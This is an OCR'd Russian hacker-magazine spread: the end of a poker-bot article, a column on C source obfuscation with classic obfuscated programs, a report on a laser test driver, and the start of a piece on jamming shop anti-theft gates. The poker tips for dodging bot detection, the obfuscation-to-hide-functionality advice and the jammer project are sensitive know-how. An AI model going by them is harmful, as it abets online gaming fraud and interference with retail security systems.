Дело в том, что все без исключения покер-румы прилагают максимум усилий к тому, чтобы пресечь на корню разведение покер-ботов. Этим занимаются отдельные люди, именуемые аналитиками. Основной их инструмент — анализ историй игровых сессий. Главное палево, выдающее бота с потрохами — шаблонность и предсказуемость игры. Человек может ошибиться, войти в азарт и отступиться от любой системы, какой бы он ни придерживался. Бот — никогда. У него железные, точнее, кремниевые нервы.

Отсюда — несколько маленьких финальных советов:

1. Не жадничай — много мелких банков привлекут меньше внимания, чем несколько крупных.
2. Стабильный плюс — повод внимательнее приглядеться к игроку. Поэтому позволь своему боту иногда проигрывать.
3. Как в той рекламе («Теплее, Виктор, еще теплее...»), добавь боту немного человечности. Пусть он время от времени удивляется своим удачам или огорчается проигрышам, отпуская соответствующие замечания в окне чата.

Удачи в игре, гринго!



ТРЮКИ ОТ КРЫСА 20Н: ЮБИЛЕЙНЫЙ ВЫПУСК

Наверное, все слышали о языке brainfuck, программирование на котором представляет мазохизм в стиле «хрен напишешь» и «хрен прочтешь». Однако Си с его гибким синтаксисом и мощным препроцессором позволяет трахать мозги не только секса ради, но и для дела. Обфускация исходных текстов — это конкретная тема, которой и посвящен юбилейный выпуск трюков.

01 Препроцессор

Стандартный препроцессор языка Си, конечно, не такой мощный как, например, у MASM'а, но для большинства повседневных задач его вполне хватает. Макросы — великая вещь, но если шагнуть дальше, то можно полностью переопределить синтаксис языка. И писать программу... стихами. Пускай потом коллеги разбираются, откуда это взялось и что оно здесь делает.
Классический пример подобного творчества приведен ниже:

ПРОГРАММА НА ЯЗЫКЕ СИ

```
Twas the night before Christmas
And all through the house
Not a creature was stirring
Not even a mouse
The stockings were hung
By the chimney with care
In hopes that Saint Nicholas
Soon would be there
```

Естественно, чтобы это чудо откомпилировалось, необходимо заблаговременно создать определения для всех ключевых слов. В принципе, определения могут быть любыми (смотри ниже). Стоит только разбросать их по разным включаемым файлам (а в типичном проекте их сотни), и никакой хакер не сообразит, какая свинья его ожидает.

ОПРЕДЕЛЕНИЯ ЛЕКСЕМ

```
#define Twas int
#define the
#define night main()
#define before {
#define Christmas int number, rightDigit, sign = 0;
#define And
#define all printf("Enter your number: ");
#define through scanf("%d", &number);
#define house if (number < 0)
#define Not
#define a
#define creature {
#define was number = -number;
#define stirring sign = 1;
#define even }
#define mouse do
#define The {
#define stockings rightDigit
#define were = number
#define hung %
#define By 10;
#define chimney printf("%d", rightDigit);
#define with number /=
#define care 10;
#define In }
#define hopes while
#define that (number);
#define Saint if (sign)
#define Nicholas puts("-");
#define Soon else
#define would putchar('\n');
#define be return 0;
#define there }
```

Собрав оба листинга воедино и откомпилировав файл, мы получаем вполне работоспособную программу, запрашивающую число и выводящую его в обратном порядке. Как видно, трансляция сишного кода в стихи осуществлялась тривиальной контекстной заменой, причем, часто употребляемые слова английского языка (and, a, the) определены через пробел. Короче, идея понятна. Проблема в том, что практически все компиляторы позволяют вывести результат работы препроцессора в файл (у MS VC за это отвечает ключ /P), проанализировать который не составит никакого труда. Чтобы трахнуть мозги (мы же хотим трахнуться, правда?), необходимо использовать более продвинутые методики. Например, хитрые математические алгоритмы (типа сходящихся рядов), реализованные в виде развернутых циклов. Заслуга препроцессора в том, что он позволяет представить эти ряды в псевдографической форме, высаживающей хакеров на реальную измену. Программа, приведенная ниже, вычисляет число «пи» — тем точнее, чем больше «круг». Она не только компилируется, но еще и работает! Однако, понять, как она

работает, невозможно ни путем анализа исходного кода, ни сохранением препроцессорного вывода в отдельном файле, ни даже дизассемблированием откомпилированного файла.

```
/* (c) Brian Westley, 1988  */
#define _ 0xF<00? --F<00||--F-OO--:-F<00||--F-OO--;
int F=00,OO=00;
main(){F_OO();printf("%1.3f\n",4.*-F/OO/OO);}F_OO()
{
        _-_-_-_
    _-_-_-_-_-_-_-_-_
   _-_-_-_-_-_-_-_-_-_-_-_
 _-_-_-_-_-_-_-_-_-_-_-_-_-_
 _-_-_-_-_-_-_-_-_-_-_-_-_-_-_
 _-_-_-_-_-_-_-_-_-_-_-_-_-_-_
_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_
_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_
_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_
_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_
 _-_-_-_-_-_-_-_-_-_-_-_-_-_-_
 _-_-_-_-_-_-_-_-_-_-_-_-_-_-_
 _-_-_-_-_-_-_-_-_-_-_-_-_-_
   _-_-_-_-_-_-_-_-_-_-_-_
     _-_-_-_-_-_-_-_
        _-_-_-_
}
```

02 Фундамент языка

Си трактует перенос строки как пробел, что открывает практически неограниченный простор для «графитти», даже безо всякого препроцессора. Для достижения поставленной цели хватит и фундаментальных конструкций самого языка. Программа, изображенная ниже, похожа на первоапрельскую шутку, которой она по сути дела и является. Код исправно компилируется и работает, выводя на экран число «минус два», а если последнюю строку заменить на «1 -+- + -+- 1», мы получим... ноль.

ГРАФИТТИ НА ЧИСТОМ СИ

```
foo(int a){printf("%d\n",a);};main(){foo(
    +- -+- -+- -+
   ////////////.!
  ////////////./!
 ////////////.//!
////////////.///!
+ — -+- -+- +////!
!!!!!~~!!!!!!////!
!!!!~~!~!!!!!////.
!!!~~~~~~!!!!/////
!!~~!~~!~~!!!////
!~~!!~~!!~~!!///
~~!!!~~!!!~~!//
1 -+- — -+- 1
);
}
```

И в чем прикол? А в том, что никакой программист не сможет быстро сказать, какой результат мы получим на выходе. К тому же, подобные «художества» автоматически трактуются человеком как комментарии, что позволяет скрыть часть функционала. Не говоря уже о том, что после наведения «порядка» и удаления всех «ненужных» комментариев программа просто развалится со всеми вытекающими отсюда...

03 Реальный хардкор

Строго говоря, приведенные выше примеры обфускацией не являются и при наличии мозгов снимаются в два счета. Хорошо, держите программу из трех строк, над анализом алгоритма работы которой можно трахаться часами, причем математика здесь и не ночевала. Всего лишь тривиальные операции с указателями:

```
/* (c) Jack Applin and Robert Heckendorn, 1985 */
main(v,c)char**c;{for(v[c++]="Hello, world!\n)";
(!!c)[*c]&&(v--||--c&&execlp(*c,*c,c[!!c]+!!c,!c));
**c=!c)write(!!*c,*c,!!**c);}
```

Вопрос на засыпку — что это такое, как оно работает и что делает? Если кто думает, что программа выводит строку «Hello, world», он глубоко ошибается. Благодаря коварному багу, на экране отображается «Hello», а «world!» появляется только после удаления пробела между запятой и миром.

Кстати говоря, 128 байт исходного текста транслируются оптимизирующим компилятором Microsoft Visual C++ в 128 байт машинного кода. Мистика! Совпадение размеров, разумеется, чистая случайность (в 1985 году, где создавалась эта программа, никаких «визуалов» вообще не существовало), но черной магии здесь и без того хватает. Концентрация языковых «извращений» просто поражает! Начнем с того, что программа рекурсивно вызывает сама себя посредством документированной, но малораспространенной функции execlp(). Это серьезно затрудняет отладку, поскольку отладчики на работу с дочерними процессами как-то не рассчитаны, и пошаговая остановка тихо кончается, не достигая цели. Точки останова, установленные в материнском процессе, на дочернее потомство, естественно, не распространяются. Заниматься оплодотворением приходится самостоятельно, прибегая к рукоблудному методу инъекции бряков непосредственно в тело исполняемого файла, что съедает все свободное и несвободное время, без всякой надежды на скорый успех.

Во многих случаях обфускация снимается декомпиляцией двоичного файла в Си-код, повторной компиляцией декомпилированного файла с максимальным уровнем оптимизации и последующей финальной декомпиляцией. В качестве декомпилятора обычно используется Hex-Rays, который люди берут там же, где и саму ИДУ — не потому, что Hex-Rays хорош, а потому, что другие декомпиляторы еще хуже.

Однако в нашем случае Hex-Rays генерирует кривой код, повторная компиляция которого разваливает программу. Понять, где она валится, практически невозможно — алгоритм в целом тривиален, но при переходе на частности выясняется, что любая конкретно взятая операция (или даже группа операций) в изоляции от остальных лишена смысла, и декомпозиция идет лесом. Программа представляет собой монолитное сооружение, своеобразный магический кристалл с множеством граней, многократно отражающихся друг в друге, и совокупность этих отражений реализует алгоритм, расшифровав который мы узнаем, что программа считает первый аргумент командой строки, укорачивает его на один символ и выводит результат на экран. Поскольку пробел трактуется как разделитель аргументов, то оригинальный вариант программы оказывается неработоспособен, и нам необходимо либо удалить пробел после запятой, либо заключить строку в кавычки, либо сделать и то, и другое сразу:

```
int __cdecl main(int argc, char **argv, char *envp) {
   int res; int v4; bool v5; char **v6; int v7; v4 = argc;
   argv[argc] = "Hello, world!\n)";
   v6 = (char **)(argv + 1);
   res = argv + 1 != 0; v5 = argv + 1 != 0;
   if ( (*(argv + 1))[res]) {
      do {
         v7 = v4--; if ( !v7 ) {
            --v6; if ( !v6 ) break;
            v5 = 1; res = _execlp(*v6, (char)*v6);
            if ( !res) break;
         } _write(*v6 != 0, *v6, **v6 != 0);
         res = (int)*v6; **v6 = v6 == 0;
      } while ( (*v6)[v5] );
   } return res;
}
```

ЕВГЕНИЙ «VSHMUK» БЕЙСЕМБАЕВ
/ DIVER@EDU.IOFFE.RU /



Передняя панель. Гламурный дизайн додумай сам

ТАЙНА ТРЕТЬЕЙ ПЛАНЕТЫ

КАК ИЗУЧАЮТ ЛАЗЕРЫ

Где-то глубоко в недрах питерского Физико-Технического института русские физики денно и нощно выращивают и тестируют новые модели лазеров, чтобы ты, спустя каких-нибудь пять лет, смог наслаждаться просмотром кино на новеньком блюрее или его потомке. Тайна самого любопытного этапа изготовления лазера, а именно — измерения параметров готовых образцов, прежде доступная лишь избранным, сегодня откроется и тебе.

Зайдя на чай на кафедру микроэлектроники Петербургского ФизТеха, ты сможешь лицезреть кучку лохматых инженеров-фрикеров, в горящих глазах которых явственно читается желание разобрать что-нибудь, попавшее под руку, изучить это, посмеяться над изобретателями и собрать то же самое, только лучше, быстрее, фичастее. В этот раз нашими электронщиками был создан девайс, который со дня на день приступит к своей работе во благо науки. И, естественно, он фичастее некуда.

Для начала о процессе. После того, как теоретики проведут расчеты, лаборатория, выращивающая микросхемы и прочие полупроводники, изготавливает опытный образец лазерного кристалла, который поступает на измерения. По результатам измерений оказывается, что теоретики снова были неправы в своих расчетах :), и процесс начинается заново. Что же измеряется? Во-первых, вольт-амперная характеристика (ВАХ) лазера. Не забывай, что лазер — суть диод, «открывающийся» и начинающий светить при достижении определенного напряжения, а при достижении несколько большего — просто сгорает. Вот для определения «рабочей области» данного лазера и измеряют его ВАХ. Следующим пунктом в измерениях идет, естественно, его яркость. Перед лазером ставят фокусирующую линзу, а за ней — фотоприемник. Излучаемый свет фиксируется и отправляется на оцифровку. Довольный физик сидит за компьютером, изучает форму оцифрованного сигнала и радуется. Тут стоит заметить, что самые интересные свойства новоиспеченного лазера проявляются в так называемом импульсном режиме, когда на диод подается столь большое напряжение, что он попросту плавится. Но до того, как это произойдет, напряжение падает до нуля, давая диоду поостыть. После чего «пинок» повторяется.

Физика лазеров сама по себе родилась не вчера, так что просто так исследовать их никому уже неинтересно. А интересно изучать либо очень мощные, либо быстрые, либо точные.


Поэтому главная цель нашего устройства — генерить очень мощные (до нескольких ампер) и очень короткие (до 20 нс) «пинки», а потом следить за реакцией лазера на такое грубое обращение с помощью оцифровок тока и фототока, то есть яркости. Даже если кристалл умрет от первого же импульса, весь процесс его смерти будет записан — это и круто.

☒ МОРДА ДЕВАЙСА

На нас смотрят текстовый экран, пара кнопочек, колесико-энкодер, USB-порт и куча позолоченных разъемов для коаксиальных кабелей. Рядом с устройством располагаются собственно сам лазер, линза,

фотоприемник (на ножках, — смотри фото), осциллограф, компьютер и физик. Для охлаждения диода используется так называемый элемент Пельтье, который одну свою сторону холодит, а другую — греет, и держит строгую разность температур; если одна сторона (горячая) будет, к примеру, 5 градусов, то другая всегда будет -30. То есть дельта — 35 градусов примерно. Обе стороны снабжены радиаторами и вентилятором. Лазер себя при таком обвесе чувствует более чем прохладно и готов без проблем пропускать очень большой ток. На фотографиях «пельтюшка» со стенда пока что снята, а мы холодим на ней лимонад.
Устройство, после того, как ему через компьютер прописали базовые настройки, может работать автономно и управляться через кнопочки на лицевой панели. Простая, древовидная менюшка позволяет выбирать амплитуду, ширину и частоту импульсов, стабилизацию по току и температуре, а также показывает температуру лазера и прочую статистику.


Установка общим планом


Элемент Пельтье с вентилятором

Теперь подключаем питание, коаксиальные кабели (4 — на питание лазера, 1 — на измерение тока и 1 — на измерение фототока), USB. Запускаем программу для управления, задаем параметры и проверяем оставшимся глазом, загорелся ли лазер. Программа кроссплатформенная, написана на GTK+ 2.0/OpenGL и libusb, — показывает осциллограммы со всех каналов и в автоматическом режиме строит ВАХ. Если возникают сомнения в правдивости осциллограммы (например, АЦП перегреваются или Винда глючит), то можно ткнуться в разъемы уже нормальным осциллографом, специально для которого на заднюю стеночку устройства выведен канал синхронизации.

ИЗ ЧЕГО ЖЕ СДЕЛАН ЭТОТ МОНСТР?

Сняв верхнюю крышку «кастрюли», мы видим огромный, в половину объема, импульсный блок питания и довольно компактную материнскую плату. На мамке успешно уживаются как силовая часть, так и сверхчувствительные «оцифровочная» с «логической», о которых часто достаточно даже подумать не с тем напряжением, чтобы у них от наводок поехала крыша. Решение — разные «земли» для каждой части, развязанные друг относительно друга.
Ядро силовой части — пары MOSFET-транзисторов (MOSFET — Metal Oxide Semiconductor Field Effect Transistor) и так называемые транзисторные двайвера — промежуточные устройства, позволяющие быстро заряжать их затворы (*вспоминай статьи Di_Halta про правильное питание,* — Прим. ред). На фотографии можно увидеть восьминогие микросхемы-тараканы — вот они, по транзистору и по два драйвера на микросхему. Этот прием — транзисторный полумост и драйверы — ты часто будешь видеть в силовой электронике. MOSFET-ы открываются по очереди, подтягивая линию то до питания вверх, то до земли вниз. Подобные дрыгания и генерируют нужные нам прямоугольные импульсы. А драйвер, быстро открывая транзисторы, делает импульсы еще «прямоугольнее». Кстати, если будешь применять такой прием в своих устройствах, ни в коем случае не открывай оба транзистора одновременно! Тем самым ты закоротишь питание и землю, а у бедных транзюков натурально слетит крыша, обнажив кристалл. Красиво, конечно, но

Контакты

Если тебя заинтересовала эта область электроники, добро пожаловать на сайт кафедры geolab.ioffe.net, куда мы в скором времени выложим много вкусной документации, или же пиши нам на почту с вопросами по этой теме.
В создании устройства принимали участие:
— **Георгиевский Анатолий (плата, прошивка) —** george@switch.ioffe.ru
— **Фредерикс Иван (gui, отладка) —** idfred@gmail.com





Эффект Пельтье


Так называемый термоэлектрический эффект, объясняющий связь между тепловыми и электрическими процессами. В нашем случае — поглощение тепла при прохождении тока через контакт разнородных сред. В элементах Пельтье используется стопка определенным образом расположенных легированных p- и n- полупроводников, что в итоге и приводит к созданию температурной разницы по бокам «пельтюшки». Особо продвинутые оверклокеры используют эти элементы для разгона своих процессоров, но новичкам стоит быть осторожнее — не забывай отводить тепло с противоположной стороны модуля и следи, чтобы на нем не выпал иней. Если коротнет — будет обидно.

ARM — Advanced Risc Machines

Очень продвинутая процессорная RISC-архитектура **(Reduced Instruction Set Computing)**, которая все больше используется в портативной электронике. Завоевала популярность в том числе из-за того, что корпорация ARM лицензирует сторонним производителям производство ядра и встраивание его в свои контроллеры. Поэтому зоопарк ARM-ов такой обширный: эти контроллеры присутствуют в большинстве смартфонов и КПК. В журнале уже не раз рассказывали про эту архитектуру.



Охлаждение для Очень Горячих Лазеров


Смонтированный лазерный диод. Кормится от установки


Скриншот программы-обработчика



Охлаждаем...


Импульсы. Сверху — то, что подается на лазер, снизу — синхронизация


затратно перепаивать.
Вокруг мы видим катушки-дроссели, кучку конденсаторов и диоды (такие маленькие, красноватые) от лишних вздрыгов. Импульсы проходят через еще один дроссель для сглаживания последствий ШИМ и утекают по кабелю в лазер. Именно с силовой частью у нас связан наиболее активный период шаманства и подбирания не-знаю-чего-но-чтобы-красиво.
Аналоговую часть можно легко опознать по микросхемам фирмы Analog Devices (о, как!) и блестящей россыпи всякой мелкой обвески вокруг АЦП (Аналого-Цифровых Преобразователей) и операционных усилителей. Обрати внимание, форма компоновки компонентов всех трех каналов почти одинакова. Где-где, а вот здесь метод copy-paste рулит. А еще заметь, насколько близко «рассыпуха» подобралась к микросхемам. Все это нужно для снижения наводок на слабый сигнал. С противоположной стороны платы есть еще один АЦП для «маловажной» оцифровки температуры и тока на Пельтье.
С цифровой частью все просто: контроллер Atmel AT91SAM7X (нет, не AVR, а самый настоящий ARM!), ПЛИС Altera Cyclone, кварцы, стабилизаторы напряжения ядра, шина управления ЖК-дисплеем, связь с кнопками и вывод канала синхронизации в виде вертикально торчащего коаксиального разъема. Роль здешних компонентов должна быть понятна сразу. Altera является чипсетом, связывающим все компоненты, а заодно — «драйвящим» и «шимящим» ядром, собирателем, упаковывателем и фильтром оцифрованных данных, а также исполняющим прочие задачи в реальном, ясен


ЦАП — Цифро-Аналоговый Преобразователь

Это «АЦП наоборот». На вход подается число, с выхода — напряжение, пропорциональное входному числу. ЦАП значительно проще в изготовлении и часто уже встроен в большинство микроконтроллеров. В нашей схеме ЦАП не используется, а его функции успешно выполняет широтно-импульсная модуляция (ШИМ) с фильтрацией выхода.


АЦП — Аналогово-Цифровой Преобразователь

На вход АЦП подается какое-либо напряжение. Он сравнивает его с некоторым эталонным (чаще всего, 2,5 В) и выдает число, обозначающее отношение входного напряжения с эталонным. Короче, «оцифровывает» и позволяет контроллеру производить с получившимся значением какие-либо операции.
АЦП стоят во всех китайских тестерах, а также в мобильниках для передачи твоей речи по цифровому каналу.
Качественные и быстрые АЦП стоят дорого. Им нужна точная обвеска для фильтрации сигнала и генерации правильного эталона, — ибо до французской Палаты мер и весов далеко, а значение хочется получать точное.


Центр устройства крупным планом



Еще крупнее


Сняли крышечку


Силовая часть

пень, времени. ПЛИСины идеально подходят для подобных функций. Контроллер связывает устройство с внешним миром (USB и никогда не использовавшийся COM-порт), реагирует на кнопки, рисует на экране и дает команды Alter-ине на изменение параметров импульса.

ЛАЗЕРНОЕ ШОУ

На примере лазерного драйвера ты знаешь основные идеи построения мощных и быстрых устройств. Подобную схему можно использовать где угодно: в науке, в промышленности или при экстремальном разгоне твоего процессора. Не используя силовой модуль, мы получим относительно недорогой осциллограф с разрешением 200 МегаСэмплов.
Хочешь узнать больше про лазеры? Как всегда, начинай с Википедии (например, http://ru.wikipedia.org/wiki/Лазерный_диод + английская версия).
P.S. При создании репортажа ни один теоретик не пострадал.



Студенческий гелий-неоновый лазер. Стоит у нас в лаборатории просто так, поржать

Вольт-Амперная Характеристика

Все, через что может быть пропущен ток, имеет свою ВАХ. По сути, это график зависимости тока, проходящего через объект, от его напряжения. Обыкновенные (и идеальные!) резисторы имеют линейную характеристику, то есть ток растет прямо пропорционально напряжению, а сопротивление постоянно и равно углу наклона этой прямой на графике. А вот более экзотические устройства типа диодов или стабилитронов имеют нелинейную характеристику, от которой и будет зависеть область их применения. По построенному графику ВАХ нововыращенного диода уважающий себя физик сразу назовет такие страшные его характеристики, как, например, ширина p-n перехода или тип материала.



ЕВГЕНИЙ «VSHMUK» БЕЙСЕМБАЕВ
/ DIVER@EDU.IOFFE.RU /

КИЛОВОЛЬТЫ НА МЕГАГЕРЦЫ

>> СОЧИНЯЕМ ИЗЛУЧАТЕЛЬ ПОМЕХ ДЛЯ ПРОТИВОКРАЖНЫХ СИСТЕМ

Когда ты ходишь в магазин за свежим диском с игрушкой, то часто можешь лицезреть на каждом из них небольшую такую квадратную наклейку-метку. Ты, естественно, в курсе, что это противокражная система, и выходить с таким товаром из зала, не оплатив его, очень неразумно. Интересовался, как работает такая штука? А может, посещали не совсем праведные мысли об изобретении карманной «размагничивалки»? Сегодня я расскажу тебе об устройстве противокражных систем и покажу девайс, создающий на эти системы наводки.

☒ ЦЕЛЬ

Мне хотелось создать некое карманное устройство, которое излучает на той же частоте, что и ворота-рамки у дверей в торговый зал. Поймав сигнал моего устройства, они должны были счесть его эхом от метки и поднять тревогу. Но исследование вылилось в проектирование мощного и универсального излучателя электромагнитных волн, способного на разы большее.
Как ты будешь его использовать — в качестве источника знаний или инструмента для заподлянок — решать тебе, но я верю в твою честность, тем более, это чревато, как минимум, штрафом, а то и статьей. В любом случае, ты будешь знать принципы работы магазинных противокражных систем, а также уметь проектировать мощные излучатели электромагнитных волн.

☒ КАКИЕ СИСТЕМЫ БЫВАЮТ

Разновидностей противокражных систем изобретено немало, но внешне все они имеют общие составные части:
— ворота, стоящие на входе в помещение;
— деактиватор, находящийся на кассе;
— метки, расклеенные на товарах.

Все это, полагаю, ты знаешь и без меня. Но каковы же их внутренние отличия? Наиболее распространенная на рынке радиочастотная система, о которой мы и будем сегодня говорить, сканирует эфир и деактивирует метки на частоте около 8МГц. Плюсы — дешевизна и возможность использования так называемых «многоразовых» пластиковых меток. Минусы — чувствительность к помехам. Этим мы и воспользуемся.
Другая система — акустомагнитная — имеет резонанс на десятках кГц, а деактивируется — на 400 Гц. Принципиальных различий с рассматриваемой нами системой у них нет, только вот импульсы в ней нужны на несколько киловатт, а конденсаторы, с которых можно без проблем снять эту мощность, ни в какой карман не влезут. Еще одну особенность акустомагнитной системы смотри в посвященной ей врезке.
Существуют и другие противокражные системы, являющиеся, в основном, комбинацией и легкой переделкой двух вышеперечисленных. Про них ты можешь почитать в интернете.

☒ ПРИНЦИП РАБОТЫ

Так вот, поговорим о радиочастотной противокражной системе.
Если ты по-настоящему любопытный и когда-нибудь расслаивал метку, то

